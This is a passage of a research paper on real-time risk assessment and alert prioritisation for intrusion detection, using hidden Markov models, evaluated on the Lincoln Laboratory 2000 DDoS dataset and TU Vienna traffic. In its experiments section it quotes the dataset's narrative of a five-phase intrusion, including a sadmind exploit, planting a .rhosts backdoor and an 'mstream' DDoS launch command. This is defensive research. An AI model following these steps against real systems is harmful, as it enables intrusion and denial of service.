The observation probability matrix $\mathbf{Q}$ describes the probabilities of receiving different observations given that the host is in a certain state. Each entry, $q_n(m)$, represents the probability of receiving the observation symbol v_m^k at time t, given that the host is in state s_n at time t, i.e., $q_n(m) = P(y_t^k = v_m^k | x_t = s_n), 1 \leq n \leq N, 1 \leq k \leq K, 1 \leq m \leq M$.




Fig. 1. Markov model for hosts.

Consider examples of a university network and a military network to see how values are assigned to the model parameters.

Example 1. In a university network, we can assume that there are high volumes of probing and a fair amount of attack attempts. The security level for hosts is also varying, and a system compromise is a likely scenario for some hosts. Consequently, the transitions to state P, A, and C are relatively likely. In addition, because the traffic in university networks is heterogeneous and changing over

time, we assume that it is hard to configure and maintain accurate IDS sensors. Therefore, we have to assume that there is a high number of false positives and negatives. This is modeled by increasing the probabilities of receiving an observation that indicates a false positive or a false negative and decreasing the probability of receiving an accurate observation in the matrix $\mathbf{Q}$. For example, $q_G(4)$, which represents the probability of receiving an observation indicating a compromised alert when the system is actually in the good state, has to be increased to represent the false positive probability. P and Q can for example be set as follows:

$$\mathbf{P} = \begin{pmatrix} p_{GG} & p_{GP} & p_{GA} & p_{GC} \\ p_{PG} & p_{PP} & p_{PA} & p_{PC} \\ p_{AG} & p_{AP} & p_{AA} & p_{AC} \\ p_{CG} & p_{CP} & p_{CA} & p_{CC} \end{pmatrix} = \begin{pmatrix} 0.95 & 0.02 & 0.02 & 0.01 \\ 0.02 & 0.95 & 0.02 & 0.01 \\ 0.02 & 0.02 & 0.94 & 0.02 \\ 0.01 & 0.01 & 0.01 & 0.97 \end{pmatrix},$$

$$\mathbf{Q} = \begin{pmatrix} q_G(1) & q_G(2) & q_G(3) & q_G(4) \\ q_P(1) & q_P(2) & q_P(3) & q_P(4) \\ q_A(1) & q_A(2) & q_A(3) & q_A(4) \\ q_C(1) & q_C(2) & q_C(3) & q_C(4) \end{pmatrix} = \begin{pmatrix} 0.7 & 0.1 & 0.1 & 0.1 \\ 0.1 & 0.7 & 0.1 & 0.1 \\ 0.1 & 0.1 & 0.7 & 0.1 \\ 0.1 & 0.1 & 0.1 & 0.7 \end{pmatrix}.$$

In this simple example, the values in the bottom left corner of the Q matrix represent false negatives, whereas the values in the top right represent false positives. The diagonal represents the probability of accurate detections. Also, in such a network, the initial state distribution π has to take into consideration the probability that a system is already under attack or even compromised:

$$\pi = \{0.65, 0.2, 0.1, 0.05\}.$$

Example 2. In a military grade system, we can assume that the security level is very high, and the probability of attacks is low, as the system is not known to the public. This implies that the probability of transition to P and A should be low, but P should still take into account the possibility of random scanning. Due to the high level of security, the probabilities of transition to state C should be extremely low. The observation probabilities should represent the fact that the traffic is regulated, and that the IDSs and logging systems are configured to be highly accurate. The initial state can be assumed to be $\pi = \{1, 0, 0, 0\}$. The following are example transition and observation probability matrices:

$$\mathbf{P} = \begin{pmatrix} 0.995 & 0.002 & 0.002 & 0.001 \\ 0.02 & 0.959 & 0.02 & 0.001 \\ 0.02 & 0.02 & 0.958 & 0.002 \\ 0.01 & 0.01 & 0.01 & 0.97 \end{pmatrix}, \mathbf{Q} = \begin{pmatrix} 0.97 & 0.01 & 0.01 & 0.01 \\ 0.01 & 0.97 & 0.01 & 0.01 \\ 0.01 & 0.01 & 0.97 & 0.01 \\ 0.01 & 0.01 & 0.01 & 0.97 \end{pmatrix}.$$

2.2 Risk Assessment

Each of the states for a host is associated with a *cost* vector $\mathcal{C}$, indicating the potential consequences of the state in question. The total risk $\mathcal{R}_{h,t}$ for host h at time t is

$$\mathcal{R}_{h,t} = \sum_{i=1}^{N} \gamma_t(i)\mathcal{C}(i) \tag{1}$$

where $\gamma_t(i)$ is the probability that the host is in security state s_i at time t, N is the number of security states, and $\mathcal{C}(i)$ is the cost value associated with state s_i.

Example 3. A university network usually consists of a large number of hosts, including student laptops, workstations, web servers, student record databases, and staff file servers. For the purpose of network management, the servers are the most valuable assets, and a compromise of staff data or student records could have very negative consequences. Example cost vectors could be: $\mathcal{C}_{laptop} = \{0, 1, 2, 5\}$, $\mathcal{C}_{workstation} = \{0, 2, 5, 10\}$, $\mathcal{C}_{webserver} = \{0, 2, 5, 20\}$, $\mathcal{C}_{studentDB} = \{0, 5, 20, 50\}$, and $\mathcal{C}_{fileserver} = \{0, 5, 10, 25\}$. If the current security state distribution for the student record database is $\{0.8, 0.15, 0.05, 0\}$, then the risk for that asset at time t is $\mathcal{R}_{studentDB,t} = 0.8 * 0 + 0.15 * 5 + 0.05 * 20 = 1.75$. The same security state distribution for a student laptop would result in the risk $\mathcal{R}_{laptop,t} = 0.25$.

The total risk for an entire network at time t can be expressed as

$$\mathcal{R}_{nw,t} = \sum_{h=1}^{H} \mathcal{R}_{h,t} \tag{2}$$

where H is the number of hosts in the network. By using the sum of the risk of all hosts, it is possible to see aggregate peaks of risk activity where the risk of several hosts are simultaneously increased. A property of this definition of network risk is that security incidents that only involve a few hosts may not impact the total risk of a large network to a noticeable degree. Also, the risk can only be interpreted by using knowledge of the normal risk level of the system, as well as the maximum risk of the system. A limitation of this definition of network risk is that it does not consider dependencies between hosts. This is not covered in this paper, but left for further work.

The average risk for a network can be expressed as

$$\overline{\mathcal{R}}_{nw,t} = \frac{\mathcal{R}_{nw,t}}{H}. \tag{3}$$

As opposed to (2), the average risk for a network is a normalized value for a given network. If a high percentage of the hosts in a network are subject to security incidents, the average risk for the network can be expected to vary significantly over time. Note that $\overline{\mathcal{R}}_{nw,t}$ is system-dependent, as the HMMs and cost vectors of different hosts vary.

In a traditional risk assessment context, one would expect risk to stay at the most critical security state once that state has been reached. This paper focuses on real-time risk assessment, and the model proposed in this paper is intended to be used as a real-time tool for risk management. That is, we are interested in representing the *level of risk activity*; therefore, the HMMs used in the examples allow the risk to gradually decrease, even if the host in question has been assessed to be in state C. The arrival of new alerts indicating a less critical state also decreases the risk of a host. This is done in order to avoid a situation where an increasing number of hosts are assessed to have the maximum risk possible. Another possible approach is outlined in Section 5.

2.3 Alert Prioritization

Each processed alert is assigned a priority according to the risk of the involved hosts. If a host is assessed to have a high risk, all alerts involving that host will receive a high priority, whereas a low risk host will receive a low priority. The alert receives a prioritization number according to the host with the highest risk number. The priority $\mathcal{P}_a$ for an alert a at time t can be determined as follows

$$\mathcal{P}_a = \max(\mathcal{R}_{h1,t}, \mathcal{R}_{h2,t}), \tag{4}$$

where $h1$ is the source IP address and $h2$ is the destination IP address of the alert a.

Example 4. In a network with both high and low value hosts, the priority of an alert is decided by the current risk of the affected host, which is in turn a function of the cost vector and the estimated security state. An alert a_1 at time t for the student database in Example 3 would receive a priority $\mathcal{P}_{a_1} = 1.75$, whereas an alert a_2 for the student laptop would receive priority $\mathcal{P}_{a_2} = 0.25$. If both the source and destination address of an alert are monitored by the risk assessment system, the priority is assigned to be the higher of the two risk values.

2.4 Parameter Estimation and Learning

The estimation of the appropriate values for the model parameters $\mathbf{P}$, $\mathbf{Q}$, π, and for the cost vector $\mathcal{C}$ can be determined using either training algorithms or expert knowledge, supported by an appropriate methodology. Notably, a uniform initial distribution of the $\mathbf{P}$ and π parameters is adequate as a basis for training the parameters, according to [13]. The initial parameters can alternatively be determined using a risk assessment methodology, such as [2]. These methodologies provide a framework for identifying threats and vulnerabilities and for determining probabilities and consequences of risks.

Based on an HMM with initial parameters, there are several algorithms available for re-estimating the parameters (i.e., training the models). There is, however, no analytical solution to the re-estimation problem, and there is no optimal way of estimating the model parameters based on an observation sequence as training data [13]. A standard approach for learning HMM parameters is the Baum-Welch method, which uses iteration to select HMM parameters to maximize the probability of an observation sequence.

3 System Architecture and Implementation

This section discusses the architecture of the real-time risk assessment system and how it is integrated into the STAT framework. Some implementation details are also presented.

3.1 System Architecture

The risk-assessment system receives input events from multiple intrusion detection sensors throughout the protected network. Both host-based and network-based sensors are supported. The alerts generated by the sensors are either in the IDMEF format [3] or in a format native to the sensor. Native alert formats are converted into IDMEF alerts before further processing. Intrusion detection alerts from the sensors are collected by the MetaSTAT collector [17, 18] through network connections. MetaSTAT then merges the different alert streams and the aggregate stream is fed to the risk-assessment system.

The output of the system is a stream of prioritized alerts. The main advantage of this system is that the security administrator can easily identify the most important alerts by sorting them by the prioritization value. By handling the important alerts first, the administrator can make more efficient use of his time.

The system is implemented as a set of modules in the STAT framework [17, 18]. Figure 2 is an overview of the architecture. The system consists of three different modules: *Alert Classification*, *Spoof Detection*, and *Risk Analysis*. The operation of each of the modules is explained in detail below.




Fig. 2. Overview of the System Architecture

The classification module augments the incoming alerts with a classification attribute. The classification assigned to a given alert is dependent on the impact that the attack referenced in the alert has on the network. The system utilizes the following classes of attacks: *successful_recon_limited*, *successful_user*, and *successful_admin*.

The IDMEF standard specifies an optional classification attribute, and the classification module uses this attribute if it is set by the intrusion detection sensor. Unfortunately, most sensors do not provide a value for the classification attribute. When the classification module encounters alerts with no classification, the missing attribute is looked up in a database. The database contains a mapping from sensor-type/alert-name tuples to the corresponding class. The mapping database can be created manually by looking at the rules of the deployed intrusion detection sensors and classifying each rule as either referring to a successful_recon_limited, successful_user, or successful_admin attack. The database can also be created automatically if the rules of the intrusion detection

sensors contain a CVE id, which is often the case. The CVE database can be queried for the description of the attack and the classification can be filled in from the description.

A problem that may occur is that some alerts do not contain the real IP of the host that caused the IDS alert to be generated. This happens when the attacker host spoofs the source IP of the packets that are part of the attack. A network IDS monitoring the attack traffic sees the attack coming from the spoofed IP and reports the spoofed IP as the attacker. The spoof detection module detects spoofed alerts and attempts to infer the real IP of the attacker.

Spoof detection can be performed by keeping track of what IP addresses each host is utilizing. An anti-spoofing tool, such as `arpwatch`, can be utilized to create a database of what IPs are associated with each Ethernet address. When the spoof detection module of the risk assessment system receives an alert, the database is consulted to check if the attacker IP contained in the alert matches the Ethernet address in the alert. Some of the problems with this approach are that most intrusion detection alerts do not contain Ethernet addresses and that packets with spoofed Ethernet addresses would not be detected. Another way of performing spoof detection is to check whether the IPs referenced in the alert are part of the protected network. If neither the attacker nor the victim is part of the protected network, the attack must either be spoofed or an outside attacker is attacking another outsider using the protected network. Since most networks do not allow traffic from third parties to transit their network, the second case is highly unlikely, and one can conclude that spoofing has taken place. Note that this spoof detection mechanism is unable to catch instances of spoofing where the victim of the spoofing is within the protected network.

When a spoofed alert is detected, the real IP of the attacker can be fetched from the IP mapping database if Ethernet addresses are present in the alerts. In the case of alerts without Ethernet addresses the real attacker cannot easily be identified. In this case, any of the hosts in the protected network could be the attacker. The spoof detection module handles this by forwarding the alert to every host in the subnet where the attack was detected.

After spoof detection is performed, the alerts are processed by the risk analysis module. The module keeps one HMM model for each of the protected hosts. When an alert is received, the models for the hosts referenced in the alert are looked up. For each of these hosts, the HMM model is updated with the latest observation. Finally, the risk value for each of the affected hosts is calculated and the alert is augmented with the maximum of these risk values before the alert is sent to the administrator.

3.2 Implementation

The real-time risk assessment implementation is based on the algorithms in [1]. Only one observation probability matrix $\mathbf{Q}$ is defined for each host. For hosts with multiple sensors (such as Mill and Pascal in Section 4.1), all sensors have been incorporated into one $\mathbf{Q}$.

The implementation is integrated into the STAT framework, as described above. It consists of the following C++ classes: `RiskObject` (representing a host), `RiskSensor` (representing an IDS sensor), and `RiskObservation` (representing a sensor observation). The implementation receives IDMEF messages from the framework, and processes these based on the source and destination IP addresses, sensor identities, alert timestamps, and the alert impact values.

As the Hidden Markov Models are discrete time models, the risk is updated for every second for each host, based on the available alerts relevant to each host. A relevant alert either has the IP address of the host in question as its source or destination IP address, or it originates from a host-based IDS on the host. If no alert is available for a host, the system uses the default observation "no_alert" as input to the HMM computation. If more than one alert is received for a host during the 1 sec. interval, the first alert is processed and the remaining alerts are queued for the next intervals. For the sake of responsiveness, the maximum queue size is set to 60 seconds for the purpose of this paper. All new alerts will be discarded when the maximum queue size has been reached. This approach is chosen in order to be able to handle alert bursts, such as the outbound DDoS described in Section 4.1. Note that the problem of alert queues can be mitigated by choosing a sufficiently short time interval for the hidden Markov models.

4 Experiments

The purpose of this section is to validate the proposed method and to demonstrate how the system outlined in Section 3 can be used on real-life data. For the experiments two different data sets were used: the Lincoln Laboratory 2000 data set and traffic data from TU Vienna. The first data set contains experimental data, whereas the second contains data from a real network. The advantage of using the Lincoln Labs data is that it contains a truth file [11]. Therefore, the results can be checked against these values. The TU Vienna data set validates the feasibility of using the approach on real data.

The basic experimental approach was to determine the HMM parameters $\mathbf{Q}$, $\mathbf{P}$, π, and $\mathcal{C}$ for the Lincoln Laboratory data and to verify that the results produced by our method correspond to the information gleaned from the truth file. The same parameters were then used on the real traffic data from TU Vienna in order to validate the model's parameters in a realistic setting. By using the same HMM parameters for both data sets, where applicable, it is possible to compare the results obtained from the two cases.

The outcome of the experiments are highly dependent on the HMM parameters and the alert classification, in addition to the alert and traffic data used. The HMM parameters used in these examples were determined manually based on the authors' experience with the models. The following general guidelines were used in determining the appropriate values for the parameters:

- The risk level for a host should be close to zero when there are no alerts. This implies that the probability of being in state G should be close to 1 when there are no alerts.

– When state C occurs, the model should stay in this state longer than it would for states P and A.
– In order to make the results comparable, the cost vector for all hosts are identical. In a real setting, the cost vectors for different assets would vary depending on their value.

Section 4.1 presents the details of the parameters used and the results of applying the method to the Lincoln Laboratory 2000 data set. Section 4.2 presents the same for the TU Vienna data.

4.1 Lincoln Laboratory Scenario (DDoS) 1.0

The Lincoln Laboratory 2000 data set [11] is based on experimental network traffic for a network of four class C subnets. The data set contains a network dump, as well as Solaris BSM [16] system logs. This data has been processed with the Snort network-based IDS and the USTAT host-based IDS in order to generate IDMEF alerts. The resulting data set contains more than three hours of intrusion detection data for subnets 172.16.112.0/24, 172.16.113.0/24, 172.16.114.0/24, and 172.16.115.0/24. The hosts Mill (172.16.115.20), Pascal (172.16.112.50), and Locke (172.16.112.10) are attacked and compromised, and they are then used to launch a DDoS attack against an external host using spoofed IP addresses. There are two Snort network IDS sensors (an outside sensor and a DMZ sensor), and the hosts Mill and Pascal are equipped with instances of the USTAT host-based IDS.

Attack Phases The data set contains an attack in five phases (see [11]). The phases are outlined below with excerpts from the original description.

IP sweep approximate time 09:45 to 09:52: "The adversary performs a scripted IPsweep of multiple class C subnets on the Air Force Base. (...) The attacker sends ICMP echo-requests in this sweep and listens for ICMP echo-replies to determine which hosts are up."

sadmind ping approximate time 10:08 to 10:18: "The hosts discovered in the previous phase are probed to determine which hosts are running the sadmind remote administration tool. (...) Each host is probed, by the script, using the ping option of the sadmind exploit program."

Break in to Mill, Pascal, and Locke approximate time 10:33 to 10:34: "The attacker then tries to break into the hosts found to be running the sadmind service in the previous phase. The attack script attempts the sadmind Remote-to-Root exploit several times against each host (...) there are 6 exploit attempts on each potential victim host. To test whether or not a break-in was successful, the attack script attempts to login."

Installation of DDoS tools on Mill, Pascal, and Locke approximate time 10:50: "Entering this phase, the attack script has built a list of those hosts on which it has successfully installed the hacker2 user. These are Mill, Pascal, and Locke. For each host on this list, the script performs a telnet login, makes a directory (...) and uses rcp to copy the server-sol binary into the new directory. This is the mstream server software. The attacker also installs a .rhosts file for themselves."

Outbound DDoS with spoofed source IP addresses approximate time 11:27: "In the final phase, the attacker manually launches the DDoS. This is performed via a telnet login to the victim on which the master is running, and then, from the victim, a telnet to port 6723 of the localhost. (...) The command mstream 131.84.1.31 5 causes a DDoS attack, of 5 seconds duration (...) to be launched by all three servers simultaneously."

Observation Messages Based on the available alert data and the output from the alert classification preprocessor, we use the following observations in the implementation:

1. Suspicious Snort alert: All alerts that are not explicitly classified.
2. Compromise Snort alert: All alerts that are classified as "successful_admin".
3. Scan Snort alert: All alerts that are classified as "successful_recon_limited".
4. Host-based alert (only available for hosts Mill and Pascal): The data set only contains the alert types "unauth_delete" and "restricted_dir_write".
5. Outbound Snort alert: All Snort alerts originating from an internal host.
6. No alert: This observation is assumed whenever there are no other alerts to be processed for a host.

The classification could be made more fine-grained, but it is kept simple in this paper for demonstration purposes. In particular, the output of the host-based USTAT IDS in a real setting would generate a wide range of different alert types. In this example, however, we have made the simplification of modeling the USTAT sensor as producing one observation type only. Similarly, we have made the assumption that outbound Snort alerts reduce the probability of being in the "good" state.

Model Parameters The monitored network consists of 1016 IP addresses, each modeled by an HMM. The transition probability matrices $\mathbf{P}$, observation probability matrices $\mathbf{Q}$, initial state distribution vectors π, and the cost vectors $\mathcal{C}$ are the same for each host, with the exception of the hosts Mill and Pascal, which incorporate the possibility of receiving USTAT alerts. As an example, the host Mill is modeled as follows:

$$\mathbf{P}_{Mill} = \begin{pmatrix} p_{GG} & p_{GP} & p_{GA} & p_{GC} \\ p_{PG} & p_{PP} & p_{PA} & p_{PC} \\ p_{AG} & p_{AP} & p_{AA} & p_{AC} \\ p_{CG} & p_{CP} & p_{CA} & p_{CC} \end{pmatrix}$$

$$= \begin{pmatrix} 0.992995 & 0.004 & 0.003 & 0.000005 \\ 0.004 & 0.991995 & 0.004 & 0.000005 \\ 0.003 & 0.004 & 0.992995 & 0.000005 \\ 1 \times 10^{-34} & 1 \times 10^{-34} & 1 \times 10^{-34} & 1 - 3 \times 10^{-34} \end{pmatrix},$$

$$\mathbf{Q}_{Mill} = \begin{pmatrix} q_G(1) & q_G(2) & q_G(3) & q_G(4) & q_G(5) & q_G(6) \\ q_P(1) & q_P(2) & q_P(3) & q_P(4) & q_P(5) & q_P(6) \\ q_A(1) & q_A(2) & q_A(3) & q_A(4) & q_A(5) & q_A(6) \\ q_C(1) & q_C(2) & q_C(3) & q_C(4) & q_C(5) & q_C(6) \end{pmatrix}$$

$$= \begin{pmatrix} 0.05 & 0.0001 & 0.02 & 0.01 & 0.02 & 0.8999 \\ 0.05 & 0.0001 & 0.25 & 0.01 & 0.02 & 0.6699 \\ 0.1 & 0.005 & 0.1 & 0.03 & 0.03 & 0.735 \\ 0.02 & 0.05 & 0.04 & 0.04 & 0.05 & 0.8 \end{pmatrix},$$

$$\pi_{Mill} = (\pi_G, \pi_P, \pi_A, \pi_C) = (1, 0, 0, 0),$$

$$\mathcal{C}_{Mill} = (c_G, c_P, c_A, c_C) = (0, 25, 50, 100).$$

From $\mathbf{P}_{Mill}$, we can see that the probability of entering the state C is relatively low, but that once entered, the probability of leaving this state is very low. From $\mathbf{Q}_{Mill}$, we can see that the scan observation is relatively likely to occur in the P state, that the suspicious and scan observations are relatively likely to occur in the A state, and that the USTAT and outbound observations have a relatively high probability in the C state. Note that once entered, the C state is likely to last for a long time. From π_{Mill} and $\mathcal{C}_{Mill}$, we can see that the initial state of the host is G with corresponding cost 0. The maximum cost for the host is 100. Most of the hosts do not have a host-based IDS and are modeled with the following observation probability matrix (host Locke is given as an example):

$$\mathbf{Q}_{Locke} = \begin{pmatrix} 0.05 & 0.0001 & 0.02 & 0 & 0.02 & 0.9099 \\ 0.05 & 0.0001 & 0.25 & 0 & 0.02 & 0.6799 \\ 0.1 & 0.005 & 0.1 & 0 & 0.03 & 0.765 \\ 0.02 & 0.05 & 0.04 & 0 & 0.05 & 0.84 \end{pmatrix}$$

For the purpose of this example all hosts, except the hosts with USTAT, have the exact same model parameters. This is done for demonstration purposes and in order to provide comparable results between the hosts. In a real setting, the model parameters of the hosts would vary according to their security configurations, the observation probability parameters vary according to the sensors used, and the cost vector is determined by the value of the assets and the consequence of the different security states.

Results The above models were implemented and used to perform real-time risk assessment on the Lincoln Laboratory data set. The entire data set has a

duration of 11836 sec., and a total of 36635 alerts, 84 of which are USTAT alerts. The remaining are Snort alerts. As outlined above, the data set consists of an attack in five phases. By inspecting the data set, we can see that the phases correspond to the approximate time periods 1500 - 1920 sec. (the IP sweep), 2880 - 3480 sec. (the sadmind ping), 4380 - 4420 sec. (the break in to Mill, Pascal, and Locke), 5400 sec. (the installation of DDoS tools), and 7620 sec. (the outbound DDoS).

Figure 3 shows the total assessed risk for the Lincoln Laboratory data for the full duration of the data set. The figure shows a sum of the risk for all hosts in the four subnets (in total 1016 hosts). The break-ins performed against Mill, Pascal, and Locke are clearly visible as peaks of risk activity. The sadmind ping also introduces a peak in the data, but the IP sweep and the installation of DDoS tools are hardly distinguishable from the remaining activity. Note that the system seems to have a minimum risk of approximately 1200 in the long run. This is caused by a stable security state with risk level 1.09 for the individual hosts, given a sufficiently long interval of only "no_alert" observations. The stable security state risk for the entire network is consequently 1107. The difference can be explained by the fact that the host 172.16.114.1 has a high amount (more than 2000) of outbound ICMP related alerts. As a router, this host should probably have different HMM parameters then the other hosts.






Fig. 3. Total assessed risk for Lincoln Labs data set.

Figure 4 (a), (b), and (c) show the assessed risk for the hosts Mill, Pascal, and Locke, respectively. The hosts Mill and Pascal have host-based IDSs (USTAT) that provide several alerts during the experiment. This can be seen in Fig. 4 (a), (b), and (c), as the host Locke has far less activity than the other two. Phase 3 and 5 of the attack are clearly marked with the maximum risk activity value (100) for all three hosts. Phase 2 and 4 are also visible as peaks, whereas phase 1 is hardly discernible from the other activity in Fig. 4 (a) and (b), and not visible at all in (c). Note that Pascal (Fig. 4 (b)) shows more peaks than Mill (Fig. 4


(a)). This is caused by the fact that Pascal produces 70 USTAT alerts, while Mill only produces 14.



(a) Assessed risk for host Mill.



(b) Assessed risk for host Pascal.




(c) Assessed risk for host Locke.


Fig. 4. Real-time risk assessment for Lincoln Labs data set.

Figure 5 (a) and (b) show the assessed total network risk and the assessed risk for Mill at the approximate time of the compromise (4000s to 6000s). The graphs correspond to Fig. 3 and 4 (a), but zoom in on the time period. Fig. 5 (b) shows the two peaks corresponding to phase 3 and 4 of the attack.

By counting the priority of the alerts for the entire data set, we can evaluate the performance of the alert prioritization mechanism. However, for the purpose of the prioritization results, we do not consider the outbound DDoS attack with spoofed IP addresses and the outbound alerts from the router with IP address 172.16.114.1. The outbound DDoS attack alerts represents 93% of the total alerts, and are all marked with the highest priority. The IP address 172.16.114.1 is discussed above. It has a high number of alerts (6% of the total amount), and they would also all be marked as maximum priority alerts. Having filtered out these alerts, 52.49% of the alerts are with priority below 20, 28.87% with priority between 20 and 40, 6.49% with priority between 40 and 60, 2.35% with priority between 60 and 80, and 9.81% with priority between 80 and 100. It is clear that the alert prioritization is successful in that only a small percentage of the alerts are assigned high priority values. The majority of the alerts are marked as low priority.



(a) Assessed network risk showing system compromise.



(b) Assessed risk showing host Mill compromise.

Fig. 5. Lincoln Labs data set showing period of time of compromise.

We see that the risk assessment method with the current configuration and alert classification parameters is able to assess the risk and detect several of the security relevant incidents outlined above. In particular, we see that the model is capable of assigning the appropriate maximum risk values to the two most critical incidents, the compromise and the outbound DDoS attack with spoofed IP addresses.

4.2 Real Traffic Data from the Technical University of Vienna

The second data set is based on real network traffic from the Technical University of Vienna [8]. The data set contains a trace of nine days for a class B network. However, in this experiment we have only included three days worth of data from one class C network. There were no known security incidents during this period. The IDS used in this setup is Snort with the same signature set as in the previous example. The model parameters are also the same as in the previous example, with the exception that there are no host-based IDSs in this setup.

Results Figure 6 shows the assessed risk for the entire network for the full three day period. The two periods of increased risk activity are caused by an increasing amount of outbound alerts, as seen in Fig. 7 (c). We see that the risk seems to have a lower bound at a level about 280. This lower bound is the total risk associated with the stable security state of the individual host HMMs. As in 4.1, the individual stable state risk for a host is 1.09, and the total stable state risk for the network is consequently 276.86.

Figure 7 (a), (b), (c), and (d) show the assessed risk for a duration of 3.5 hours, corresponding to the second period of increased activity in Fig. 6. Fig. 7 (a) shows the risk activity for the full network, indicating three peaks of increased risk and some periodic fluctuations. Fig. 7 (b) shows the risk activity for a host with no alert activity. Fig. 7 (c) shows the risk activity for a host with outbound alerts that lead to several peaks of maximum risk for the host. Based on the underlying traffic data, it has been determined that these alerts are in fact false alerts from Snort caused by a specific user pattern. Finally, Fig. 7 (d) shows the

risk activity for a web server with periodic peaks of risk values between 20 and 40. This is caused by probing activity directed at the web server. This activity is present during the entire period, and is a contributing factor to the fluctuations in Fig. 6.





Fig. 6. Total assessed risk for class C subnet (3 days).

For this data set, 46.35% of the alerts are assigned priority below 20, 49.78% with priority between 20 and 40, 1.29% with priority between 40 and 60, 0.08% with priority between 60 and 80, and 2.49% with priority between 80 and 100. As for the previous example, it is clear that the alert prioritization is successful in that only a small percentage of the alerts are assigned high priority values.


We see that the approach is applicable to data from real network traffic. However, this example demonstrates that the proposed model is dependent on the accuracy of the underlying IDSs, and false positives and negatives affect the results of the risk assessment. In this experiment, we have reused the HMM parameters from the Lincoln Laboratory example. This allows us to compare the performance of the model under similar circumstances. However, this is not an optimal approach for this data set, as the parameters should be estimated specifically for the monitored network.

5 Discussion


The network risk assessment approach presented in this paper provides a quantification of the risk level of hosts in a network. An alternative, naive approach to this problem could involve counting alerts and assigning a value according to the assumed impact of the alerts. A decay function could be used to facilitate a gradual decrease in risk to avoid a non-decreasing risk situation. The method proposed in this paper provides several advantages over the naive approach. The primary advantage is that HMMs provide an established framework for state




(a) Assessed risk for class C subnet (3.5 hours).



(b) Assessed risk for a host with no alert activity (3.5 hours).



(c) Assessed risk for a host with outbound alerts (3.5 hours).



(d) Assessed risk for a web server (3.5 hours).

Fig. 7. Real-time risk assessment for a real Class C subnet (3.5 hours).

estimation, modeling both the probabilities of entering certain states, as well as the probabilities of receiving different observations in each state, effectively providing a framework for representing the false-positive and false-negative effects of IDSs. The state modeling and transition probabilities can also be related to traditional risk assessment methodologies. Finally, the use of learning algorithms and parameter re-estimation can be employed to tune the system automatically.

